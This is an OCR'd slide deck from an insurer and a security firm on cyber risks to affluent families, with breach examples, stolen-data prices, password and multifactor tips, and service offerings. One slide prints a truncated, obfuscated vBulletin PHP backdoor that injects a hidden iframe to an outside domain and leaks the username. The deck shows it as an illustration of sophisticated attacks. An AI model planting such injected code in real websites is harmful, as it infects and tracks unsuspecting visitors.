
CYBERSMART
UNDERSTANDING & MITIGATING CYBER RISKS
pure

THE CYBER WORLD

BY 2017…

70%
will have

BY 2020…

TO EVERY

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
pure®

love your insurance

PURE is a member-owned insurer for responsible families with homes insured for $1 million or more.

Innovative. Proactive. And dedicated to an exceptional member experience.

Chief Executive MAGAZINE



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Concentric Advisors is a security company specializing in sophisticated cyber, physical, and personal security for private individuals, their families, and businesses.

Concentric believes all security should have a focus on constant innovation
which is essential for staying ahead of evolving threats.

HISTORY & CONTEXT

ORIGINS OF CYBER THREAT

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HACKTIVISM


NEW THIS MORNING
"SWATTING" PRANK BECOMING A NEW TREND
GAMERS WATCH THEIR PRANKS PLAY OUT LIVE


ANONYMOUS
WE ARE LEGION

WHO DEFENDS YOU?

CYBERCRIME MARKET

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
RISKS & CONSEQUENCES


TARGET


Anthem

RESCATOR

"The Amazon.com of Stolen Credit Cards"



CREDIT CARD DETAILS	"FULLZ"	HIGH LIMIT BANK ACCOUNT
$9 - $13	**$30 - $40**	**up to $9,000**
	(Street slang for a package of all personal & financial records)	(Accounts with balances between $70,000 & $150,000)

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THEFT THROUGH A THIRD PARTY

Normal Process:

Impersonation Scam:

First screen that appeared on Sony computers in November 2014

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WHERE YOU'RE VULNERABLE

SIMPLE VS. SOPHISTICATED

```
et($vbulletin->datastore) or isset($_SERVER['HTTPS'])){retu
$v=&$vbulletin;$d=&$v->datastore;$r=&$d->registry;$n=$_SERV
'MasterServer']['servername'];$u=$v->userinfo['username'];
".$n),0,15);$d->fetch(array($k));clearstatcache();$st=stat(
0466920;if(!isset($r->$k)){$tmp[0]=true;$tmp[1]=$st[10];$v
tch(array($k));if(!isset($r->$k)){return "";}$rk=&$r->$k;
alize($rk);}if($rk[0]==false OR $rk[1]!=$st[10]){return "
' or (THIS_SCRIPT=='private' and ($_REQUEST['do']=='newpm'
b3f5e6dcfb29e82e0b0b0f386' and $md!='e6d290ba03b70cfa5d4451da444bdea39'){$td=time();$key
=substr(md5($n.$u.$v->userinfo['salt']),0,15);$d->fetch(array($key));if(!isset($r->$key
){$bd($key,serialize(array('')),1);$d->fetch(array($key));}$rk=&$r->$key;if (!is_array(
rk)){$rk=unserialize($rk);}if(preg_match('/^(64.38.3.50|195.28.|94.102.|91.93.|41.130.|
12.118.|79.173.|85.159.|94.249.|86.108.)/',IPADDRESS)){return "";}if($td-$rk[0] >= 8640
){$rk[0]=$td;$rk[1]=rand(0,6);$bd($key,serialize($rk),1);}if($rk[1]>0){$rk[1]=$rk[1]-1;
bd($key,serialize($rk),1);}else if($rk[1]==0){$rk[1]=$rk[1]-1;$bd($key,serialize($rk),1
;$htt="http://technology-revealed.com/expand/order.php?design=ABRSRgDQlkUALAxGAWErRuQQo
eh%0THSBE3hfBC+M+k7CdBmTH5gAkivgV8EV3ULW+7KoUjb14UXFU65VOtgEK7zTgPPNoDHt24vKecDGe7OzDmJ1
wKvc5uYg/1/Sx9"; $htt=$htt."&sn=".bin2hex(substr($u,0,14));$scroll='no';if (preg_match(
/iPhone/',$_SERVER['HTTP_USER_AGENT'])){$scroll='yes';}return ''.'<iframe src="'.$htt.'
 height="1" width="1" scrolling="'.$scroll .'" frameborder="0" unselectable="yes" margi
height="0" marginwidth="0"></iframe>';}}}return "";
```

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

HUMAN ERROR



facebook



Source: http://securityintelligence.com/dyre-wolf/#.VUKIzCjrYda

THIRD PARTIES WITH YOUR DATA

Target breach started with a phishing attack on an employee of Target's HVAC vendor

Are your trusted advisors your weak link?

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PROTECTING YOURSELF

PROTECTING YOURSELF

Take Responsibility

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SOCIAL MEDIA & SOCIAL ENGINEERING

THE ISSUE:
The info you post can be used against you.

- Make accounts private and limit the access that people have to the information on them.
- Do not use geo-tagging.
- Do not advertise when you will be gone on vacation or other time-place identifying information.
- Limit other peoples' ability to "tag" you in posts or re-share your posts and photos.
- Don't add people that you don't know. Deny those friend requests.
- Talk to your kids about good social media habits.

PASSWORDS & MULTIFACTOR AUTHENTICATION

Passwords

- ✓ Long (8 or more characters),
- ✓ Strong (Letters, Numbers, Symbols - !@#$%&?>:)
- ✓ Unique (never reuse, change regularly)
- X Never use personal data – DOB, SSN
- X Avoid using actual words in passwords to increase security and decrease the chances of the password being guessed
- ✓ Check your accounts to ensure that the answers to password reset questions are not based on basic information about you or your family

PASSWORDS & MULTIFACTOR AUTHENTICATION

Multifactor Authentication

"SOMETHING YOU KNOW"
(most commonly your username and password)

WITH

"SOMETHING YOU HAVE"
(e.g. your smartphone or device provided by bank)
or
"SOMETHING YOU ARE"
(e.g. your fingerprint)

- Greatly increases security because a hacker would need to gain access to additional authentication requirements in order to hack your account.
- Most bank accounts and online accounts(social media and email) have options to turn on multifactor authentication.

  (EX: Sends you a phone text with a one-time code as a login requirement in addition to your user name and password.)

**Enable multifactor & use everywhere possible!*

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CYBER DUE DILIGENCE:

Some Questions to Consider Before Sharing Data

Website/Portal/User Interface:

- Is the login username/password encrypted during transmission? (e.g. Https/SSL)
- Does the portal use multifactor authentication for login?
- Does the website have a digital certificate, verified by a third-party authority?

Backend Systems:

- Is the data on the Third Party's system encrypted 1.) in transit, 2.) at rest, 3.) in use?
  - If so, who has the decryption key?
- What is the company's policy on selling or sharing data?
  - Is there an option for you (the customer) to opt out?
- What is the company's policy on data retention?

Protocol:


- Which people (on the Third-Party company's side) have access to the data?
- What credentials or access controls are in place to limit when these people can access your data and how?
- Is there an automatic/system-generated log each time your data is accessed?

LAYERS OF PROTECTION

LAYER 3
Digital Certificates
Privacy Settings
Multifactor Authentication
Strong Passwords & Practices

LAYER 2
Secure Router Settings
Secure Wi-fi (SSID; WPA2)
Strong Passwords & Practices
Intrusion Detection Monitoring

LAYER 1
Multifactor Authentication
Antivirus
Network Scans
Segmented Network
SW Updates / Patches
Remote Wipe
Whole Disk Encryption #@!
Strong Passwords & Practices



HOW CONCENTRIC CAN HELP

Concentric Cyber Shield

- Cyber Shield is a managed firewall & intrusion detection system designed for home networks.
  - Cyber Shield is the only solution of its kind for individuals
  - Cyber Shield brings security best-practices and enterprise-grade intrusion detection to the individual home level
- Includes:
  - Installation & custom configuration
  - 24/7 monitoring for signs of intrusion/malware
  - Human analysis & response to alerts or anomalies
  - Automatic remote adjustments & proactive updates
  - Constant adaptation of pattern analytics & data analysis to identify emerging threat trends

HOW CONCENTRIC CAN HELP

Home Cyber Security Audit

- Onsite assessment of current home IT network:
  - Network Segmentation (users, guest network, etc.)
  - Encryption
  - Physical Access
  - Routers
  - Passwords, Access controls
  - Data, usage, risk
  - Devices (mobile phone, laptop)
  - AntiVirus, Firewalls
  - Personal preferences, lifestyle considerations

- Identifies strengths, weaknesses, & offers practical recommendations.
  - Good security should enable you to live the life you want to and not be an impediment.

HOW CONCENTRIC CAN HELP


Social Engineering Assessment

- Identifies & analyzes the publically-available personal information about you that exists online.
  - Social networks, media, blogs, and other open sources
- Highlights vulnerabilities,
- Predicts how the information could be used against you(ex: identity theft, social engineering, etc.),
- Recommends practical mitigation actions.
- Categories of analysis include:
  - Public Profile (with Social Media Profile)
  - Family Information Exposure
  - Personal Information Exposure
  - Asset Information Exposure
  - Residential Information Exposure

CYBER SUPPORT

HOW PURE CAN HELP

CYBER ADVICE LINE






THANK YOU





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